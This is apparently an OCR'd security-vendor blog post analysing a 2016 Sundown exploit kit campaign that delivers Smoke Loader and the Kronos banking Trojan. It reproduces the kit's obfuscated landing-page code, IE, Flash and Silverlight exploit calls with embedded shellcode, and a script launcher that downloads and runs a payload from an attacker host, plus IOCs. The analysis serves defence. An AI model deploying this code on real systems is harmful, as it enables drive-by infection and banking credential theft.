
New-looking Sundown EK drops Smoke Loader, Kronos banker

blog.malwarebytes.com/threat-analysis/2016/10/new-looking-sundown-ek-drops-smoke-loader-kronos-banker/

Jérôme Segura October 17, 2016




As we keep a tab on exploit kits, today we are looking at some changes with Sundown EK. Nowhere near as popular as RIG EK, this exploit kit still remains a threat with exploits for Internet Explorer, Flash, and Silverlight.


In early October we detected a new landing page format for Sundown EK, which followed on some previous new URL patterns. The notable changes are additional obfuscation and the (ab)use of white space throughout the HTML landing page.

For once, the payload dropped in this case isn't ransomware but a two stage infection starting with a downloader which retrieves a banking Trojan.

Before


#
Result
Protocol
Host
URL
Body
1 200 HTTP arf.fpzhqnvevltlgaliotewbpbjemaeikvuiwnqg.top /index.php?uEvqEFa30sJUSg=sCa2MW2l1qdRFX_c16JIolmGgZJi-RVrqgCjnlNiIg71ksX... 71,400
2 200 HTTP arf.fpzhqnvevltlgaliotewbpbjemaeikvuiwnqg.top /5803675896789546549864592 86/489567945678456874356487356743256.swf 33,591
3 200 HTTP arf.fpzhqnvevltlgaliotewbpbjemaeikvuiwnqg.top /5803675896789546549864592 86/459643097739469743657974386794384.xap 20,412
4 200 HTTP sd4.qluvapwvoakuplznaophtwjxawwnowhfmiq.... /z.php?id=109 118,904
[QuickExec] ALT+Q > type HELP to learn more
Statistics
Inspectors
AutoResponder
Composer
FiddlerScript
Log
Filters
Timeline
Headers
TextView
SyntaxView
WebForms
HexView
Auth
Cookies
Raw
JSON
XML
Request Headers
[Raw] [Header Definitions]
GET /index.php?uEvqEFa30sJUSg=sCa2MW2l1qdRFX_c16JIolmGgZJi-RVrqgCjnlNiIg71ksXjw7YhRTla HTTP/1.1
Transformer
Headers
TextView
SyntaxView
ImageView
HexView
WebView
Auth
Caching
Cookies
Raw
JSON
XML
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html lang="en" dir="ltr">
<head>
<title>
NAbuEpDSCdXfoFVh </title>
</head>
<body><script>GFsjhdfgjhdesgdffjhd=true;if((GFsjhdfgjhdesgdffjhd)){function k(){var a=l(),c=(document),HJFghjgdshJHG="script",b=c["createE"+"lement"](HJFghjgdshJHG);b["type"]
="text/j"+"avascript",b.text=a,a=document["getElementsByTagName"]("script")[0],a.parentNode[bo="Before","insert"+bo](b,a)}try{k()}catch(m){}function l(){var s="
BASE64HERE";var e={},i,b=0,c,x,aq=0,a,r="",dfgdfg=String.fromCharCode,L=s.length;var A="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789
+/";for(i=0;i<2+30+32;i++){e[A.charAt(i)]=i}for(x=0;x<L;x++){c=e[s.charAt(x)];b=(b<<6)+c;aq+=6;bx=2;while(aq>=(8)){((a=(b>>>(aq-=10-2))&200+55)||(x<bx))&&(r+=dfgdfg(a)))}return r}}</script>
</body><body><script>GFsjhdfgjhdesgdffjhd=true;if((GFsjhdfgjhdesgdffjhd)){function k(){var a=l(),c=(document),HJFghjgdshJHG="script",b=c["createE"+"lement"](HJFghjgdshJHG);b
["type"]="text/j"+"avascript",b.text=a,a=document["getElementsByTagName"]("script")[0],a.parentNode[bo="Before","insert"+bo](b,a)}try{k()}catch(m){}function l(){var
s="ZnVuY3Rpb24gVGhya3lqaGRmdGdqc2QoZmdyZWdmZWZ2ZWVhKSB7DQogICAgdmFyIGpmZmdnID0gd2luZG93LmRvY3VtZW50LmNyZWF0ZUVsZW1lbnQoImCsgLypzd3NkZ
mpzZ2pranNkZmdkaGZrc2RnamRrZmdnamRrZmdoc2RkKi8gIml2lik7DQogICAgd2luZG93LmRvY3VtZW50LmJvZHkuYXBwZW5kQ2hpbGQoIC8qc3dzZGZqc2dqa2pzZGZnZGhma3NkZ
2pka2ZnZ2pka2ZnaHNkZCovIGpmZmdnKTsNCiAgICBqZmZnZ1siaW5uZSIgKyAickhUTUwiXSA9IGZncmVnZmVmdmVlYTsNCn07DQoNCmZ1bmN0aW9uIGR2c2R2Y3coKSB7DQogICAgdmFyIGZiZ2J2ZmZkZXY7DQogICAgZmJnYnZmZmRldiA9IC8b2JqZWN0IGNsYXNzaWQ9lmNsc2lkOmQyN2NkYjZlLWFlNmQtMTFjZi05NmI4LTQ0NDU1MzU0MDAwMCIgYWxsb3dT
Y3JpcHRBY2Nlc3M9YWx3YXlzIHdpZHRoPSIyMSIgaGVpZ2h0PSIzMiI+JzsNCiAgICBmYmdidmZmZGV2ID0gZmJnYnZmZmRldiArICc8cGFyYW0gbmRtZT0ibW92aWUiIHZhbHVlPSI1OD
AzNjc1ODk2Nzg5NTQ2NTQ5ODY0NTkyODYvNDg5NTY3OTQ1Njc4NDU2ODc0MzU2NDg3MzU2NzQzMjU2LnN3ZlgLz4nOyAvKnN3c2RmanNnamtqc2RmZ2RoZmtzZGdqZGtmZ2dq
ZGtmZ2hzZGQqLw0KICAgIGZiZ2J2ZmZkZXYgPSBmYmdidmZmZGV2ICsgJzxwYXJhbSBuYW1lPSJwbGF5liB2YWx1ZT0idHJ1ZSIvPic7DQogICAgZmJnYnZmZmRldiA9IGZiZ2J2ZmZkZX
YgKyAnPHBhcmRtIG5hbWU9Rmxhc2hWYXJzIHZhbHVlPSJleGVjPTkwOTA5MDkwOTA5MDkwOTA5MDkwOTA5MDkwOTA5MDkwOTA5MDkwOTA5MDkwO
TA5MDkwOTA5MDkwOTBFQicxMzNDQTY0QEI3MTMwQEI3NiBDQEI3NiFDQEI1RTA4QEI3RTIwQEIzNiY2Mzk0RiE4NzVGMkMzNiA4QiZDMiQvNDhCNDUzQzhCNTQvODc4MDNENT

After



Here are some highlights

Call for IE exploit

```
</script><script type="text/javascript">document.namespaces.add('v',
'urn:schemas-microsoft-com:vml', "#default#VML");
document.createStyleSheet().cssText = "v:* { behavior:url(#default#VML); display: inline-block;
}";
var ov1 = 'oval'; var oke = 'stroke';
var v1 = "<v:" + ov1 + "><v:" + oke + " id='vml1'></v:" + oke + "></v:" + ov1 + ">";
var v2 = "<v:" + ov1 + "><v:" + oke + " id='vml2'></v:" + oke + "></v:" + ov1 + ">";
document.body.insertAdjacentHTML('afterbegin', v1);
document.body.insertAdjacentHTML('afterbegin', v2);
```

Call for Flash exploit

```
</script><script type="text/javascript">dfjkdvEF=true;if((dfjkdvEF)){function fsgoòifohvbev(){
try{try{var kjfgkjfgfv=new hjsdf('ShockwaveFlash.ShockwaveFlash.6');try{
kjfgkjfgfv.AllowScriptAccess='always'}catch(e){return'6,0,0'}}catch(e){}return new hjsdf(
'ShockwaveFlash.ShockwaveFlash').GetVariable('$version').replace(/\D+/g,',').match(/^,?(.+),?$/
)[1]}catch(e){try{if(navigator.mimeTypes["application/x-shockwave-flash"].enabledPlugin){return(
navigator.plugins["Shockwave Flash 2.0"]||navigator.plugins["Shockwave Flash"]).
description.replace(/\D+/g,",").match(/^,?(.+),?$/)[1]}}catch(e){}}return'0,0,0'}var version=
fsgoòifohvbev();var vArr=version.split(',');if(vArr[0]==21){fkhjkghg()}else{ADfsdgs()}
function fkhjkghg(hkcgdshfkj){
    var  SFfbfv = '<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"
    allowScriptAccess=always width="21" height="32">';
    SFfbfv = SFfbfv + '<param name="movie" value="'+ hkcgdshfkj +'" />';
    SFfbfv = SFfbfv + '<param name="play" value="true"/>';
    SFfbfv =  SFfbfv + '<!--[if !IE]>-->';
    SFfbfv = SFfbfv + '<object type="application/x-shockwave-flash" data="'+ hkcgdshfkj +'"
    allowScriptAccess=always width="11" height="14">';
    SFfbfv = SFfbfv + '<param name="movie" value="'+ hkcgdshfkj +'" />';
    SFfbfv = SFfbfv + '<param name="play" value="true"/>';
    SFfbfv = SFfbfv + '<!--<![endif]-->';
    SFfbfv = SFfbfv + '<!--[if !IE]>--></object><!--<![endif]-->';
    SFfbfv = SFfbfv + '</object>';
    document.write(SFfbfv);
}
fkhjkghg("/45786437956439785/127.swf")
```


Call for Silverlight exploit:

```
function ghjdfg() {
    ghjghj = "<object data='data:application/x-silverlight-2,'
    type='application/x-silverlight-2' width=10 height=10><param name='source'
    value='580367589678954654986459286/459643097739469743657974386794384.xap'/><param
    name='initParams'
    value='shell32=90909090909090909090909090909090909090909090909090909090909090909090EB7133C9
    648B71308B760C8B761C8B5E088B7E208B3666394F1875F2C3608B6C24248B453C8B54287803D58B4A188B5A2003D
    DE334498B348B03F533FF33C0FCAC84C07407C1CF0D03F8EBF43B7C242875E18B5A2403DD668B0C4B8B5A1C03DD8B
    048B03C58944241C61C3E892FFFFFF5DEB05E8F3FFFFFF8BFD81EF0CFFFFFF8BF581EE7AFFFFFF81ED74FFFFFF683
    3CA8A5B53E884FFFFFF556A64FFD0578BF803FDA4807FFF0075F95F688E4E0EEC53E867FFFFFF33C966B96F6E5168
    75726C6D54FFD068361A2F7050E84DFFFFFF33C951518D3781C698FFFFFF565751FFD06898FE8A0E53E831FFFFFF4
    15156FFD0687ED8E27353E821FFFFFFFFD07A2E746D70002121212121212121212121212121212121212121212121
    212121212121212121212121212121212121212121212121212121212121212121212121212121212121212121212
    12121212121212121212121212121212121212121212121212121FF70C7FDDEC0AFDA687474703A2F2F64652E7069
    636C6F676F2E78797A2F7A2E7068703F69643D31323700000000'/></object>";
    hjkhjk(ghjghj)
}
```

Payload launch (via wscript):


```
function fire()
  On Error Resume Next
  Set w=CreateObject("WScript.Shell")
  key="sukomai"
  url="http://de.piclogo.xyz/435268768273456873568724 56.php?id=127"
  uas=Navigator.UserAgent
  str=UnEscape("cmd.exe /q /c cd /d "%tmp%" && echo function Log(n,g){for(var
  c=0,s=String,d,D="\x70us\x68
  ",b=[],i=[],r=0377,a=0;r+1^>a;a++)b[a]=a;for(a=0;r+1^>a;a++)c=c+b[a]+g[v](a%g.length)^&r,d
  =b[a],b[a]=b[c],b[c]=d;for(var e=c=a=0,S="fromCharCode
  ";e^<n.length;e++)a=a+1^&r,c=c+b[a]^&r,d=b[a],b[a]=b[c],b[c]=d,i[D](s[S](n[v](e)^^b[b[a]+b
  [c]^&r]));return i[u(15)](u(11))};function H(g){var T=u(0),d=W(T+"."+T+u(1));d["\x73et\
  x50ro\x78y"](n);d.open(u(2),g(1),n);d.Option(0)=g(2);d["\x53en\x64
  "];if(0310==d.status)return Log(d["res\x70o\x6e\x73e\x54ext"],g(n))};E="
  WinHTTPMRequest.5.1MGETMScripting.FileSystemObjectMWScript.Shel"+"1MADODB.StreamMeroM.ex
  ",u=function(x){return E.split("\x4d")[x]},J=ActiveXObject,W=function(v){return new
  J(v)};try{E+="eMGetTe"+"mpNameMcharCodeAtMiso-8859-1MMindexO"+"fM.d"+"llMScr"+"iptF"+"
  ullNa"+"meMjo"+"inMr"+"unM /c M /s ";var
  q=W(u(3)),j=W(u(4)),s=W(u(5)),p=u(7),n=0,L=WScript[u(14)],v=u(9),m=WScript.Arguments;s.Typ
  e=2;c=q[u(8)]();s.Charset=u(012);s.Open();i=H(m);d=i[v](i[u(12)]("P\x45\x00\x00
  ")+027);s.writetext(i);if(037^<d){var z=1;c+=u(13)}else
  c+=p;s.savetofile(c,2);s.Close();z^&^&(c="\x72eg\x73vr3\x32"+p+u(18)+c);j[u(16)]("cm\x64
  "+p+u(17)+c,0)}catch(Y){}q["De\x6cet\x65\x66ile"](L);>Inj6sFosp && start wscript //B
  //E:JScript Inj6sFosp
  "")&key&Chr(34)&Chr(32)&Chr(34)&url&Chr(34)&Chr(32)&Chr(34)&uas&Chr(34)
  w.Run str,0
end function
```

Malwarebytes Anti-Exploit blocks the various exploits pushed by Sundown EK:




Payload overview

The initial dropped payload we captured in this particular new Sundown EK instance is Smoke Loader a downloader whose purpose is to retrieve additional malware. Not too long ago, we observed Smoke Loader being distributed by RIG EK.




Upon execution, Smoke Loader will download a second stage payload from *https://dl.dropboxusercontent.com/s/4o3dllw65z6wemb/vamos.lek*.



This particular piece of malware belongs to the Kronos banking Trojan family. It is a credential-stealer with form grabbing and HTML injection capabilities.

Both of those threats are detected by Malwarebytes Anti-Malware:



Footnotes

We first noticed increased activity from Sundown EK earlier this year, and not a whole lot has changed after Angler went offline. Neutrino and RIG battled for the top spot while others like Magnitude and Sundown kept on doing their smaller, more targeted campaigns.

Collecting this Kronos payload was interesting because it is part of a trend we have observed recently of an increased number in banking Trojans distributed via malvertising campaigns.

Special thanks to @hasherezade for help in unpacking the malware payloads.

Further reading

Smoke Loader – downloader with a smokescreen still alive

IOCs:

- Raw Sundown EK landing: Link
- Partially deobfuscated landing (thanks David Ledbetter): Link
- URL patterns:
  - *fhbg.futureproducts.xyz/index.php?8Fn3HGC8gA=sS28Njmi16RQG3jf2qBJ91nXhsFjqBM8rQf9zlFjJV6oksXmwLUiEzNO*
  - *fhbg.futureproducts.xyz/undefined*
  - *fhbg.futureproducts.xyz/4578643795643978 5/127.swf*
